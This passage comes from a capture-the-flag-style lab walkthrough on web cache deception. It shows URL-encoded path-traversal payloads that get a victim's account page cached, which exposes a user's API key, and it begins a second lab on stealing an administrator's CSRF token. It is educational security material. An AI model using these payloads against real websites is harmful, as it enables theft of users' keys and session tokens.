

We can try to cache a response by including the /resources directory with URL encoded path traversal string. The payload looks like /my-account%2f%2e%2e%2fresources. We can see that we get a 404 Not Found but our response does get cached.
Adding a URL encoded # (%23) between /my-account and %2f%2e%2e%2fresources gives us the cached 200 OK response. Entire path looks like /my-account%23%2f%2e%2e%2fresources

Now we need to append a cache key with the ? at the end. Complete payload looks like /my-account%23%2f%2e%2e%2fresources?a. It gets us the /my-account page cached.

We can send the payload as <URL>/my-account%23%2f%2e%2e%2fresources?c in script tags to the victim via the exploit server.

Visiting the URL with /my-account%23%2f%2e%2e%2fresources?c will show us the homepage of user carlos and we can see its API key. Submitting this key will solve the lab.
5. Exploiting exact-match cache rules for web cache deception
Description:
This lab is different as we need to change the administrator user’s email address to solve it.

Explanation:
When we login we don’t see any API key like before.

Instead we have this csrf token in the page. We need to steal the administrator user’s CSRF token.

We can see that even stuff from the /resources directory isn’t being cached.


However, /robots.txt is cached.
